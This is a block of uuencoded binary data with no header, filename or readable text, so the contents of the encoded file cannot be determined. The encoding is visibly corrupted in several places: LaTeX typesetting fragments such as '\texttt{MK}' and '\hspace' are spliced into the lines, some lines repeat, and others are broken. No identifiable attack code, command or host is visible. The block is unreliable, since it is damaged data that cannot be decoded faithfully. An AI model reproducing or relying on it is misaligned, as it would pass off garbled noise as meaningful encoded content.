MG[O?(@%D\&1%!@CQ1'ADC\/C\93#];^IIXVGHZ>[9YAGC&>29YIGMF<E7?^W M>W9[3GLN>6YX[GH>>SY[]\$+M?;[[">F\$\"&;4\$\H*@B"17*583:N/HW%]H* M?84_A9'".&&R,%]8AFO_!F\$+KOTGA//"%>&F\%+X('S'7QGO+P:+^<3"8C%< M^TN+%<4:8EVQL=A9["4.Q)5_E#A#G"LN%E>("6*2N\$*I["=?^^^\$Q*WX2 M?XCF5=\FN:5R4F6IIM12ZB!UQS5_D#1>BI9F2W'2\$ND?7/%W2P>D8])_TAWI ML?1">B>EQO4^FYQ+SB,7EQ79*9>2R\OUY6:XWG>2>\A_R6/ER?)T7._CY?7R M%GF'O\$<^(U^6;^)J T3^@E]SX(^FD%TIJ/RAB(I5<2E5T1,:*RV4=G2E'Z5\$ M*5.4!6@)"<K?RE;ED')2N:!<Q97^E?(1+2&5)3VN\J&6(KC.2Y8REDJ6F19Z MEB:XQO>V#\$)'&&V)L<RS++&LM*RU[*1K_&G+1<L#RW/+.\MGRT^+W@_R6`M8 MPZVJU6,M;ZUBK65M9>V(ZWM?](,)UFG66.M\ZU)T@^W6/6@'QZW7K'>M3ZPO $\texttt{MK} \hspace{-0.05cm} = \hspace{-0.05cm} \texttt{MK} \hspace{-0.05cm} \times \hspace{-0.05cm} \texttt{MK} \hspace{-0.05cm} \times \hspace{-0.05cm} \texttt{MK} \hspace{-0.05cm} \times \hspace{-0.05cm} \texttt{MK} \hspace{-0.05cm} \times \hspace{-0.05cm} \texttt{MIVVX}; \\ \texttt{9QMBFV\&; 8YME6V\#; : LM} \hspace{-0.05cm} \times \hspace{-0.05cm} \texttt{MKPV$C: +S64K; : M@: T\#-H+.MIVVX; 9QMBFV\&; 8YME6V\#; : LM} \hspace{-0.05cm} \times \hspace{-0.05cm} \texttt{MKPV$C: +S64K; : M@: T\#-H+.MIVVX; 9QMBFV\&; 8YME6V\#; : LM} \hspace{-0.05cm} \times \hspace{-0.05cm} \times \hspace{-0.05cm} \texttt{MKPV$C: +S64K; : M@: T\#-H+.MIVVX; 9QMBFV\&; 8YME6V\#; : LM} \hspace{-0.05cm} \times \hspace{-0.$ MR;;7=M9VQ7;+=M_VU/;5EA*M(+,:I(:IQ51)M:F:6DVMBT[04FV/3C!4':V. M5Z>J"]45ZEKU'S51/:R>4B^J_Z\$30%8_J3_5U/8,]MSV_/9P-`+97M9>V5[+ M7M_>U-[5WL<^V/X7^L!,>YQ]J3W>OHZU@8?V%_;W]B_XE2*!CER.O.@"11UV M1RE'!4=51VU':S2!GHY^CC\=\$QW3'7,<"QS+')00`_8Z#CE..*X[[CF>.EXY M/CC2.C.A!_SFS.<LZ;0Z-6<9]("&SA;.]LXNSE[.\$<XHYU2T@+G.U<Z_G8G. $MG < Y] SG / .J \setminus [; S@?.9 \setminus YO^*OL, [BRN') O Y! = JLOMJNZJYVKJ:N7JX!K@&N8:$ MXYJ`!K#(M=*USK71M0WI_[3K\$O+_'=<;UV?\&IOT6D9D_P):4:V\$IFB16A6M MMM9`:Z9UH^P_7!NKS=+F:\NT5=IZ[5_MH'9".ZM=UAYI+[4/VE?\\$HVL[F#D M_C#W'VZ'N[2[HKN:NXZ[C;LS4G]_]Q"D_AGNN>Z%[N7NS>XD]S[W8?=)]PWW $M??<S]VND_G2>S)X<GMR>4(_@L7G<R/R5/(T\+3T=/%T]O3TC/>,]T9Z92/QK$ $M//]XMGEV>?:SO/_=XU?3^WQ/+604^H6<0F&AN*^@[7N$&D)]H9G06N@H#$36$ M'RM, %*8)BX5X8;VP2=@N'\$72ORQ<%^X*;X4O^`4A:<4`,40LB*1?4K2(Y<2J M8AVQ(9)^=[&?.\$0<(8X39XL+Q.7(^10\$W>(A\:1X3KPB/A9?B1_%;_CU\$MFD MWZ10J9!4C#)^):FZ5%=J*W61>DL#I*'29"E&FB<M0L;?(NV4]DM'I%/(]P^D

MYTCXGR1_.8N<4_Y=SH]TK\H>.5*N+#>66\D=Y6YR'WD4I?M9<IR<(&^4M\O_ $MR@?D"_(U^*:[\2'XA_Y#3*`%*5B674D01@63OP,Y`3:6!TEQIHW3"KL!PY/I)$ MRG3D^E7*!F6SL@-[`F>5*\H-Y9[R3OF*7XF1#KD^#^T)"!:KI;REFJ4N4GT+ M2P]+?\MORTA+E"76LM"RPK(&F7Z/Y3#V\\Y;KK)\$G]V:&[L!A:T1V\TH:ZV, M/%_/VL[:U=K'.M`ZS#H%:3[.NAB[`5N1Y@]8CUI/6V\AS;_`7L!G:WJD^5RV M\$%L!FX0T7\16#CL!39#F.]FZV_JR?8"U2/,[;+MM!VT7D>;081?@I>VG+:V: M2<VF!JOA2/-6U:F65FLAS;=0VZJ=U<%(\U'J9'6&NA11 F]UBYJD'D>:OZK> M5.^K[Y'F4]G]L0.0%VD^PB[:;?8*2//UT/];VGLBS0^SC[*/M\]!FE]I3[#_ M8]^+-'_:?L'^'W7_S_8?]M2.(*3Y`HXBCN(.#6F^BJ,FNG][I/F^CD&.OQQ3 MD>;GH_G'.Q*1Y@\ZCCG..&XCS;]TO'-\<61`F@]VYG\$6=,K4^LL[JSJ;(LUW M=O9P]G..09J?X8QU+G"N0YI/<NYQ'G)><MY`XW_B?.7T0YK/[,KN^LU5U"6@ M[[M<95RUD>9;NMJYNKC^1)H?[YKBBG\$M0YK_Q[45??\\$TOQ_KENN!ZX/2/.I MT?:S:/F0YHMKDJ9J%9'FZVM-T/5[(<W_I8W6)K"FOP]I_HQV4;NF/4.:_X*> MG\:=`VF^H#O<7<+M1IJOZJ[E;N#N@#3?SSW8/=P=C32_P+W4O<J]#6G^D/NX M^ZS[COLQ.OY[]U=W1J3YWSQYT?\$5I/DRG@J>:IYF2/-=T/#[>\8BS<=XYG@6 M>M8CS>_T[/4<]EQ&FG_@>>IY[?'#+R;7G^_>?I]%"!)R"W\@SZN")I05ZB#/ MMQ+:H]\/09Z?(\$P59@K+D><WHMWO\$DX*%["S=EMX*'Q\$GD\C9A`#Q5#D^1*B M+-K%2M3LFV+/K3?R_'!QC#A1G(<\OTI<)VX2]R//GQ4OB=?%Y\CS7_'KI-)* M.9'GPZ2B4DG)(Y5'IZ\M-42G[R'UE_Z41DC3D.<72LNDU=)VY/G#T@ET^KO(M\Z^E#](W*0!Y/C<:?2'9@CQ?5JXH5Y>;(\]WE7NASX]#GI\ISY47L39_!7G^ $MH?Q,?B.G1)X/1)?_72F&/&]7W$JD4A=YOK72`3N!0Y'G)RK1RBQE!?+\)NP#$ $M_JN<0IZ_KMQ1'BF?E)_H\\1FQ"Y@?>;ZD1;$XV!Y@'^3Y$6CQDRQQR/.KL0.X$ MV7(`>?Z<Y;+EAN4%\OPW_`*E=-3@"UG_L`K64LCSU:UUK(VLG9#G!UB'H,%/ M1YY?9%V.!K\\#>?Z(]20:_\#WD^3?6CVCPF9\#G?[>\%HL\%;D><C;970X\%L@SW>S M]4:#CT*>GV6;9UM,^W[_VO:CP5]%GG]D>XX&GPIY/JN:\$PT^`GG>H7K0X.LA $MS[=1.Z+!#T.>GZ1.0X-?B3R_6=V.!G\:>?Z&>A<-_C/M^`6@P1=`GA?L%C3X$ $\texttt{M*LCSC} > \texttt{S-T} + \texttt{[(L^/M()]\#@Y^//+_&O@\$-_B\#R_'G[\$33XE\CSW_$K@_P=P<CS]}$ $MA1W&T.!+(_7<-1&@^^,/\#_0,10-?@;R_&+'"C3X).3YH]CIN^"XCSS_UO$)$ M#3XS\GR(,S\:O`UYOIRSLK,FV^4;CSP_VQF'!O\/\OQNYP\$T^/^0YQ\[7Z#! MIT:>S^;*A09?''G>Z2J%!E\?>;ZMJQ,:_%_(\Y-=T]'@XY'GM[AVH,&?09Z_ MZ;J'!H_??*KY:YG0X`LBSXN:%0V^*O)\8ZT%&GP_Y/E16A0:_`+D^03M;VTK $M[>Q=T*ZBP;]"GO^!7Y*3WOT;\GP1=P0:?!GD^9KN>FCP79\#G![F'H<''(,\O)]$ M<:]\$@]^)/'_,?1H-_@'R_#OW9S3X++2G5P\-7D6>+^^I@@;?"GF^AZ<O&OP\$ $MY/E8SWPT^(W(\WL\!]'@KR'//_&\1(/WZ^E]OJ=!FL\N!*/!ET":=PFET>\;$ $M(,VW\$SJCP0]'FI\BS\$"\#7X4TOU5(OH,_BS1_2[B/!O\5:3Z]F!D-/@QI7A)M$ M:/#5D.:;B"W%]FP?;R'2_%KQ'S3XPTCS%\7_T.!?(\W_%%-+&:3<2//A4G\$T M^+) (\[6D^FCP79'F!TM_H<'/1)I?*L6CP>]"FC\NG4&#?X@T_U[Z@@8?B#2? M5RZ(!F]'FJ\@5T6#;XTTWU/NAP8_\$6E^CKP`#7X3TOQ>^9!\@0;NGLJOT.#3 M(LT'*;^AP9=\$FM>4,FCP#946V/?O@@8_`FE^JA*#!K\::3Y1V8D&?PYI_K;R M``W^&])\!DL6-/A"M&NGHL%71YIO:FEEZ4`[_F,L\$]#@%R'-K[-L1(,_@C1_ MR7(-#?X-TKR?-8TU(W;["V"_K@0:?"32?&UK`S3X;DCS?UJ'H\'/0II?9EV% $M!OO[?6?18-A#3_P?H5#3XKTGP^6Q@:O`-IOJ*M&AI\&Z3Y7K;^:/"3D.;G$ MVA:BP6]&FM]G.XP&?P-I_IGM-1I\.J3Y'&IN-'@!:=ZMED6#;XOTWT'MB@8_ M\$FD^6IV)!K\&:7Z;N@L-_CS2_!WU(1K\=Z3YC/9`>TZVOU\#:;Z9O34:_\$"D M^;'VB6CPBY'FU]LWH<\$?19J_;+^.!O\6:3Z%(ZTCP!&"-/^'HR0:?#FD^3J. $MAFCPW1W]L+,_^@U^-M+\\< L=J-/C=2/,G'>?0X!\\CS7_$OGY*9S:D^5!G(31X)$ M)])\)6=U-/BV2/.]G0.<0VE/?YYS\$1K\%J3Y_<XC:/`WD>:?.]^@P?LCS>=T $M_8X&+R+->UR1:/"-D>8[NKJAP8]"FI_FFH4&GX`TO]WU+QK\!=K-?X0&_\.5$ M1@O0LJ+!%T&:MV@.-/B:2//-M39H\(.0YL=ID]#@ER#-;]`VH\\$?0YJ_HMU` $M@W^'-)_2G<Z=R9T':;Z86T"#+X\T7]?="`V^!]+\4/=(-/A8I/D5[C5H\'N0]$ MYD^YSZ/!/T&:_^3^C@:?'6D^OZ>P)X+MX+=#FN_C&8@&/P5I/LZS&`U^*]+\ M`<]1-/A;2/,O/&_U!C_<^WQ/CS2?2PA!?Y>0YDL)Y=#?FR#-=Q*ZH[^/1IJ? $M@Y'FH\3)X@S:M?];W(+^?AQI_JIX$_W]/=)*LD?N_9YD>8C)!']O0+2?#VI$ $M,?I[3Z3Y8=(H]/<Y2/,KI03T][U(\Z>E"^CO3VF__@?Z>Q#2?`&Y"/J[AC1?]]$ $M1:Z)_MX>:;ZO/C]?2K2_'QY"?I[(M+\0?D8^OMMI/F7\COT]PQ(\\%*'O1W)$ M&6F^M%(>_;TITGQGI0?Z^QBZRQ>+_KX.:3Y)V8/^?@EI_K[R!/W=#VD^LR4[M^GM1BX`[?"Y+&;9'_R?2_'C+%/3W94CS_UBVHK^?0)K_SW(+_?T#TGQJ:WK< MW\N'-%_<*J&_5T2:KV]M@O[>"VG^+^MH]/>Y2//QUK7H[_N0YL]8+Z*_FW?V M<B#-%[2%H[^[D>:KXKY>`UL'I/E^ML'H[]%(\PML2]'?MR'-'[(=1W^_@S3_ MRO8>_3TCTOQO:E[T=T5UXIY>!?3W9DCS7=2>Z.]CD>9CU#GH[^N1YG>J>]'?

M+R/-/U"? $+K^G0)K/8@]"?_\#:5ZU:_:R=#>OE;T]^OL0I/D)]JGH[\N1YC?:$ M\$]'?3R+-7[/?1G__B#2?QI\$!_3T4:;Z\$0T9_KX0TW\#1%/V]-]+\<,<8]/=Y M=!]O'?K[?J3YLXY+Z._/D>:_XI>)IG7F1)H/<Q9%?_<@S5=SUD9_[X@TW]_Y M)_K[-*3YA<YEZ._;D>8/.T^@O]]%FG_M_(#^'H`TG]N5#_W=@C1?UE41_;TY $MTGQ75R_T]W%(\S-=<]'?-R#-[W+MOW^_@C3_T/4,_=V\=U<,:=ZNN='?ZR+-$ MM]8ZH+\/19J?J\$6COZ]`FM^D;4-_/X4T?UV[@_[^"6D^K3LC^GM^I/F2;@7] MO3+2?\$-W,_3W/DCS(]QCT=_CD.97N]>COQ]`FC_GOHS^_@)I_AM^?68Z3RZD $M^4*>/]#?2R'-5_?4\32B^W4#/$/0WZ<CS2_R+$=_WX$T?\1S$OW]'M+\&\]'$ MO;]'>Y_OF9#E?Q="T=^MR/*10B7T]Q;(\MV\$WNCO4<CRLX1YZ.]_TYVZ_>CO M5Y'E'PG/T=]3(<MG%7.BOT<@RSM\$#_I[/63Y-F)']/=AR/*3Q&GH[RN1Y3>+ MV]'?3R/+WQ#OHK]_119/)P6@OQ=`EA<D"_I[%63Y1E)S]/>^R/(CI7'H[_.1 MY==(&]#?#R++GY>NH+^_1);_CE\LZ<_NSI5&EJ\AUT5_[XPL/U`>BOX^`UE^ ML;P"_3T)6?ZH?`K]_3ZR_%OY\$_I[9F3Y\$"4_^KL-6;Z<4AG]O26R?'>E#_K[$M>\&3YV4J<LH3=T_{6?ZQ@+]/36R?#9++O3WXLCR3DLI]/?ZR/)M+9TL/>B.$ MW&3+=/3W>&3Y+98=Z.]GD.506NZAOW]!EO>W9D)_+X@L+UJMZ.]5D>4;6UN@ $MO_{=\#EA}EC4)_7x^LGV\#_{\&_W}$++\\!>M5]/=7R/(_*L4T]-]_"*V"/3W,LCR$ M-6WUT-^[(,L/L@U#?X]!EE]B6XG^OA-9_ICM-/K[`V3Y=[;/Z.]9D.7SJ`70 MWU5D^?)J%?3W5G0'OR_Z^P1D^5AU/OK[1F3Y/>I!]/=KR/)/U)?H[VF0Y;/; $\label{eq:main_main} $$M@]'?2R$+$N^RET=\;(,NWLW=&?Q^.+$$\#_$/@/]?16R_$9[$OK[663Y6_;[Z.]?]$ MD>73.S*COX<ARTL.&_I[-63Y)HZ6Z._]D>5'.\:COR]\$EE_K^`?]W;QK_QI9 M_J<CM3.#,S>R?#CNV<O.LLCRM9SUT=^[(LL/=OZ%_CX367ZI,Q[]?1>R_''G M&?3WA\CR[YU?T-\#D>7SN@JBO]N1Y2NXJJ*_MT:6[^GJA_X^\$5E^CFL!^OLF M9/F]KD/H[]>1Y9^Z7J&_IT66#])^T_+1G7I-*X/^WA!90KW6!?U]!++\5"T& M_7TULGRBMA/]_1RR_&WM`?K[-V3Y#.XLZ.^%D.5EMXK^7AU9OJF[%?K[`+I' M/P']?1&R_#KW1O3W(\CRE]S7T-_?(,O[>=)X,GI^1Y8OZBF!_AZ)+%_;TP#] $MO9NG+^[.\#T=_GX4LO\RS"OW]7V3Y$YZSZ.^/D.4_>+YZ_/SPRXK]$JB_9T6:$ MSR>\$H;\[D.8K"M70W]L@S?<2^J._3T*:GRLL1'_?C#2_3S@LG&1WYM,AS><0 M<Z._"TCS;K\$L^GLCI/D.8E?T]Y%(\]'B3/3W-4CSV\1=Z._GD>;OB`_1W[\C MS6>4`M'?"R/-*Y(=_;T&TGPSJ37Z^T"D^;'21/3WQ4CSZZ5-Z.]'D>802]?1 MW]\BS:>0T\H!<@C2_!]R2=E"=^/KR`W1W[LCS0^11Z"_ST::7RZO1G_?C31_ M4CZ'_OX8:?XC[L6G5+(AS8<JA=#?G4CSE93JZ.]MD>9[*P/0WR?3??A%Z.]; $\mbox{MD.;W*T} > 44\mbox{W2\&Y[GR!OW='VD^I^5W]'<1} := \mbox{YCB41_;XPTW]'2S=('YW<FX`[\mbox{FX})']} = \mbox{WCFX} := \mbox{WCF$ $M+/3W!*3Y[99_T=\O(,W?M3Q"?_]A26,-L&9%?R]"IW<<Z.\UD>:;6]N@OP]"$ MFA]GG83^O@11?H-U,_K[,:3Y*]8;Z._OD.93VM+9,MGR(,T7LPGH[^61YNO: MA31?6:V!_MX.:;Z/.A#]W3RQLQ5I_H!Z%/W]%M+\"_4M^GMZI/E<]A#T=PEI MOI2]'/I[\$Z3Y30;NZ.^CD>:GVV>COZ]%FM]AWXW^?A%I_I[],?K[3WM:1R9' M-O3W<*1YJ\.)_EX+:;Z%HRWZ^V"D^2C'9/3WI4CS?SNVH+\?1YJ_ZKB)_HY3 M.OAEL?[.S,Z\2/,13A']O0+2?#UG8_3WGDCSPYRCT-_G(,VO=":@O^]%FC_M $\label{eq:mo(#^Ali_K/S!_I[$-)\`5<1]'>-SN?41']OCS3?US4(_7TJTOQ\UQ+T]T2D$ $\label{eq:mw} $$ MW] < AS2=I>] #?+R'-W]>> H+_[(<UG=F='?R^*-%_!W18I/@I7\[78B3^*>VZO]$ MOAW]^CCZ=6[]_AB>@>5Q=ZP!LG4/W!-;CAWR'>)!W/^^)MX37X@I<&6U2)I4 M#O>XER(MG\5]KC>X:F9#0I;D,M2\$>^,N]G0DXG_0?L_*=W#/&K^4'+__'?\($\label{eq:mass_mass_eq} $$M^+=42G(0)^2?!12<"5MJ[LYY>*_E\2]@G]0E/1_[NE);B[>02W]?Z_ M2.&3X'<ZE9+KNN(QO?6WQF),Q-):%H*7G,3\)4.TUIJ<;BG$82]C4GH-*D]$ $MI9!>$CWO//H[3(68@G>'G<5X=(Q09(M8O*($XBY^%';S_607KO2;\/R.4#HJ))]$ MRW`G+00[:C%HT@'6BLC,NZW?K"KVLS>@UX8CSR["=2P8)T>B[<=Q*B02Z3() $M5Q4CZ4$W+\-PSYN''90@K2:^,X>UE*[2^$>2B+V4@1TJ'AD)[]7WL\G5&@J$ $MQ.*N92#N5D3A-Y/N'U:Q/.#$3@WL$R[!B&*`WQ:G):";!4Q'V[W=B_4]';$ M-R"OA]O:VA;A7GDP[I!%X\KJ;X_\$53,)YU04W*]*P#YU&![=<<[+SB`\5B?A $\verb|M1$AJ|, @AN**\TP1W5W<\SF>$XKYL+-(<[K[0YQ,H5$52VX]?M^_"/=)-N\#<2|$ M@5?49=(M*02OCS'R:3D`>Q>CD6*^*:JEKV6#Y9DE'&<!%J%!!..5)!I]P%^- $MO)WY)-R/4^P]D=4?V<-P58YS7'8$8;]L$I)S:EPQA[@2\<P0</XD'JTU%->0$ $M6'300$]53Q3N#^$`&'Y7/O[!/M%`],-70@22X#+QEAB"/=H8M+4`/'9&R[OQ$ M:JSB[.0&[)2\$(S,MPBME,\$XS1N.>I+\M\$GTE":];"MI'`DX-AN'.0!QV"(+0 M#"8A\$:3&&9PASD3LS@G(Z?&X/H?B61F+.^&![JIXCNW'U=*%QKO)\\JC?[.\ M7Z,(W(]:AGVI\$/31&.30`*FB-%K:C3UA%>UP`U)A.*X%BW#^(MA2%SLSQW'B M,A*OS\$G63U8%]T`3L!<:ACV0.'2?('M-^R3[8=R)*(4=B40T\$0\$))!YG?D)Q $M[R\6>_Z!>*6(TO;C5<"%.^^;L^,?@7VW9>C;?H+W\PD1&@HQ..L2(%;$+MAN))$

MM%]5ZHN<^TP*Q_WF1;C/%*S4108]CBM/)\$Y[).&NCX*]W@3L\8396MKB<+XJ $M".<J)J\&-I<:K\A!TJW=V`:<<XG%O,]39%+WGO#,0"2<*IP[]-!?N,&S"ZU*$$ MNR/.`=YRA^`L3PQV`/Q*>;]G`4@"H]'GOPDJ3M9LP/WT<*DMNO8U*1C/]FCY MN.RO1.*N5A*NA0I.K2;@RA9F;6F-PZY3\$/+G)%QU4JNE<)HK\$:<X!'2_>%P# M0M'D8AWG'8&XRQ*%W18_M*R!KDW(4Q%:1VT9=CI#T'EBD'4"/!4]HSV[O:]_ $M-;U?(Q4[\#AN0/,*Q?[`(KVK!N+<7C3T^?W3[X7(24KRB]%02L+\>AJ8=AX0=$ M9*V)*^EAG%<KA5VN1.1=`5>Y>/6>&HK[R;'85P[\$?E(4>J2?T^4<Z-R\$NSH1 MV-U9AE87HC5\$?CN-TY05L;.Z&Z_/*K+5!L\SCU]+[^<3CC,,BW`O(QA[F-'8 $MN_{7}(G_{6}, E_{9})R_{7}, \#2(.9W^{++}6QFW\80; X4\GPBKN("3L[$XPY:$ M*/;-8[%?%HA3KU\$XJ^;G<&\$7>Q-VKR+06I?A=&D(3HS\$X#YQ@%81'7(WLJ.* MTUH; <- <V''=K%F&/UJ^G]_,)QKG*:%P/_,5(W#E)PHZI(O7\$WL@C*ORGE.)P $M-B$(G6823A2F1D,98DG20!=PCCD2M";4UML4@)@3B+<math>X4=/#]D^8&X@K^R$ M1^!DW#*<B`E!CX[!]30`K7BT:S?.IZBX*[T!:38<5[-%R*;!GKJX1WP<>T?> MQY"_\$(D=X22\ZBMB3S\$!I[#"L'<3APP7A)V82?)A7%]*X21\$(AJ48.EJB4<? M"L4IQ%C<J0C\$GD44NHJ?ZD(FV823?Q'8+UR&YA""O!#C..T(P)WYT<[=:.TJ $MKMX;T,'#M;;:(MP?"\8^633ZL3]R\7"<1/ND/X:BO5\C!;O4">BK84BI<>)E$ M, 4BJB5-?A[%75`J9,1\$[/X+258G'7=E0[,[&8E<F\$&TL"N<?_6PNW!G9A#V2 $M"'2C94A$(?:\&.\&EX\&B>,*J*I[$8^49U]G1MP$B`<=P0682<P6*N+SG]<W='$ $MXGY < 0:E %S9 W! = UOD_7S" < /(M#G?^@\2::, > D8E + 24.D1)P^$7^7*AZ[$ MSZ**4^PSG5<"<>(K"N<_-`/!UHWH?M%X+3E,IRZ",'=UAADM`![1>20W3CS MI.+>YP;<\OAWMD4:NN8,QBG#:)PN\M<BL>^8A/T&Q=W3G8#<\$88[_'%H!GX; M4ON-IFM[363^PSAG5PKWVQ-QETV0NB*!WY-"Y:9R+\$ZT!6(?+`IYV`^[6@,M MFW"^+*G2I:AC8;8&J)IGK8%J!5QQF,W[NVJ]K[H?<_LX<AWBW"*,AA[K]%H $M8?[(7L-=23C3J\&@]<;?C$:YER6?PD_@)Y_!3SZ#GWP&/_D,?O(9_.0S^,EG$ $M\)//X">?P4\@Y]\!C_Y#'[R&?SD,_C)9_"3S^`GG\%//H.??`8_^0Q^\AG\$ MY#/XR6?PD_@)Y_!3SZ#GWP&/_D,?O(9_.0S^,EG\)//X">?P4\^@Y]\!C_Y M#/[_QV?PD__Y?_)/"OSKY[<JK'NC-'[^4%O\>SKKJQZ8&ZZ"_[I^K6^,?X?_ M\FCF!<PGF-.D,%V&>0;S/>8L*4V[F3LR3V->PWR0^2%S:"KV/IF;,X]BGLV< $MR'P*'HG_?O-/Y?>4YO=I_H/@)P]M6F!N0+Y";D1^06Y*_D5>2SS//)K\CKR$ M&_(^\EOR;?([\G?F[&ETOR<79G:0/Y`;,'<C?R1/('\BKV3>1?[L_7XQ?R5_ M(6=*J_NK]VO.[&*N#>M?PVPI!+]N9._XYF7,S_YY<`,?GX%T^GOYP+-;>1R $\label{eq:mqe_zo_003} $$ M^2*KUM->] C@R=W(M<P_MX(-<DSV+^FUR+?(\#Y-KDV^0-SD+_N)) $$$ M.N1PYG+DNM[O!;D^N2_S!')3\F)R)_)F<F?R.>9'S-^8LZ4W'<ZLD;N0VS`/ $\texttt{M9}) \ [\ \texttt{*O}) \ \texttt{S} < \texttt{E}; \ \texttt{R'^0} + \texttt{S(^;OAO$Y9} \# ! = \texttt{F} - \texttt{R} - \texttt{7}) \ \texttt{FY}! \ \texttt{7}, _ \ \texttt{D\#O8X}, \ \texttt{R/LZ0QY"WLA} \ \texttt{WLA}$ MBOD^>2CY"W.6C*8+,=N8JY&'>;\7Y&G>UQSR=/):<HSW^4B>2[YC&!^7/,_[MO`C0'4<N0)Y/5LDKR37(\>0.Y`1R%'DM>35YG??C,E\GKR>_(F\CI\UD.B]Y MJV0+<U5R*W)KYD'DUN1HYE7D-N3=S%?(;<FOF3-FT=V.7)!9([<GUV7N2^[@ MXVW9FHK9=9^C>10F*-BWYC[Y,LW3!YFVP49^(%^G^1;FNVR-.X?N.S102;Y+ MG@0;.8'\R/NQ<IJVP+XUC\BO:)X]E^F*L&_-%_(GFH<%FVX(^]:D_XV<CK[F MS.U@WYJ<N77[T]S#W!OVK7E`SD+SK\RY?S?7-"1GH E(-G].SH4Y BPAYKO(M'MT"S:O`OGG+?+JKT'P0N7AZW7',6V'?^16ANBTT/\+\C#DP0[F^,]E.\RG, $M2 < QWV/JH^KK+8XZ/Q7P:]JT948!W'9K/9MY#_05[9<@-:)XMS+0$^]8,(S>E$ $\label{local_mattheta} $$\mathrm{MTWPZ}\UR3_)G9BG<?-MCY/XT_\1<LJCN^>1JL+&>/)3F;YD+_6&NZ4T>[GT\]$ $M,)]F_D8>0<Y:S'S;I>1Q-$]DOLS6Y(_0/9'FY9C[D">1_R%/)C\@_\IXQ75/$ MHWEGYNFP; \UO)73/IKG*W`KVK9E'GDOS?YF?LS5*2=T+:%Z;>3#S7-BW_A!Y $M, <WO, 6 < 4S # 45R, MHWI5Y'EOS@ASO?4Z)IEW, +6&CHY$3:+Z=^19;DT/6G4AS$ M&W,; V5PSA; R#YJN93Y.3R.^8<RN4, < CEF? LHYOO, 8Z%K"LW+, /=BCH6-UUNK M[BLT+V@SY]?)]VC^U3#6J.::=^1GWN>OW;0#-AX;#NI3-+<R-W.8:SZ10]`\ MO]-T7=BX31% T'P]\P6V)DS3G3\$#Y4#FT9JYY@^W[FPTK\<\P6VN2>G1'4SS MOLRU/>::6'((S;<PWV!K BJENR#-5S/?A(WO5VG=A6E>D7EH:7/-&W(\$S7.4 M,5VFC+EF+EFD>1+S(V,-UI?5;:5Y)\-X6]AX+8W4[:'Y5.9]D>8:N9SN2)HW M89Y<SESSEER)YK^7-UVMO+EF"[D:S:\S9ZY@KFE`KD7S/LS1;,TQ<EV:OV#. M5M%<\$TUN3?-US!?9FE>5='>C>4AET[4KFVLR5-'=C^8"<P/8MR9=-=WC:%Z\$ MN58U<TU\$==U3:5Z5N3]S;'5S?=\:NF?3/(9Y%_.M&N9Z2RUZK?-^;LRCF%?" MQG6\MNZ_:9ZWCNG*S-WKF.L7-=3]D.9[F5_\OC57&M%^"^9X_\Q%&[.,0?Y\ M_G,)]B:^.:Z<V74?88Y=0MS36)KW3::WV8.:J/;17:2-7(;V'@=:TN//9KG

M<[^NIDN09WH_!_(L<I^NYML>)\^C^4OFD&XL6W;709KF)YB_=S?7A/2DZQ'-M'<RM>YIKDGKKOD; S&\P9^IAKI+ZT=T?S9LS3^YIK"O:C?3R:EV/N!107>O([MFK]@SM??7+.\$_)WF^YE?L35/!NCVI^WP7`--5Q]HKIDS2'<.FN]A?CO(7&,? MK/LWFK=@GCK87)/O3]WY:5Z6N1=L[.L.T5V4YD69&Y!+D`>12Y+C8-_;=AVJ MVT'SF<R'8=^:NL-T>V@^BCD)]JT1_](=2?.FS-/(Y<B'8..Y#^`YXITS?X)] M:RZ-T%V/YC^82X[4W9A<E]R\$/!CVO6VU4?3\HOD`YC6P;\VNT?3:2_,7S.%C MS#4QY\$\$T/\#L-]9<4Y\\U/OU8=[.UEC'Z1Y%\U;,LV#?FL'C=<^@^4KF&^25 M9.LDTSU@XW\$RF?:@:\Z->OSL6U-@BN[--*_\#/\TVK1DQ5?>_-(]GO@+[UAR) MUGV, YG>9TTUC^99\EN:[F9^Q-2VFZ[[D_3R9-\/&?8\$9NF_2?"QS(NQ;(\RD MYSO-FS''P+XU16?10CK-J*^>0+Y!\U/L7G\$;-VI,]'K).R;]X[5'4CS"<Q+ M82.+SM5=E.9YYIFN"OO6Y(K3+=&\-',_V+?F/[*5YFGGFW;"OC7CR\$Z:KV6^ $MSM8,6:B[/T7p;[YS46ZAV..SV>QZ4:P\3Q=0M<7FI]C#EQJKME&CJ;Y$^9"$ MR]C7C3S#^[5BOL'6+%ZN>R[-+S'G6F&NZ42>[_VS,-]F:RJMI!Y'\V',.V'C M\1"O>SG-.S+_#1N]>!7M]]+\"O-OJ\TU3<@;:#Z>>0];\X.\B^8A:TQ'PD;' M2=!]A.8:<Q?8>\$RNU7V!YI69>Y-__;-.]PV:AS'7)M\EKV&^`?O>UK->]V.: MMV6>`1MK-N@.R*R[#?,TV+?FPT;=Q6C^^R;3E6'C.KM5=V6:GV!.F<B^C]MT M-Z1Y#^:%L&^-?Y+NWC078=]\-WDHS9\PY]W)'@.[=!^B>7WFR;!03>U_=9^B M^6#F!-CH:+OIM8OF:YAOD^_"^@/"=%'FRN1[Y"[,LPS_[U[Q-IK_]-YGT?WK $MMO%] < @KR - W(J < K :]NM .1 "Y / 3DS5R ! G(= < D9R # W(> 0 (Y $ WDQ[/ OS[B - GQAQ_$ M1C9/O4]W%IH7A'WS<N1`FK<QYGC_Y*PT7\OFQ\G9:/Z0S?WWZ\Y.\T*P;UZ> M'.1]_VP^D9R#YNO9_#0Y)\V?LWGF`[IST;P8[)M7(0?30(,QQ_LG_T[S-<8< M[Y^<A^:OV3SW0=UY:>XAAY*;PKXU0\GY:3Z7S?\E%Z#Y+39/<TAW0>_WEQQ& M=A\RU[0A%Z+Y6#9?22Y,\X-L_I!<A.9I#YOS<'(XS2NR>2=R49I'L?EJ\A\T M/KF3\G%:)[AB#D008Z@>4TV[TDN30,IY!+DI>22Y!UD@7R.+'J?"V2)G/.H M; ID<`1074+*=Y0.9=S)?(#O(?L?, MVU*+D7S/LPQS&O)I<E7V-MF.`[_NF^> MZAWF87XEZ;Q*JI-X>[]B?OZ8!Y(CZ!Q17G()O\!?;Q.)]7Z&!;]4AD6\[:^] $M.?P;\,MM\>\UO'_\/(MN,3)7TX^)V/8@J_)2-_[86["/(`YZ9>[X\K_'L;S])]$ MT70/])3NSO_7YSKT\SE[?YW/P3D3V#AG`AOG3`PO9W[RRSAG@OO@*_[X\$5. $M>3^W+FE2^16%?7_&C>1([[6#^05;4^4T90QR.^8HV+?F#+FZ-\,p%SK#NC#L])$ 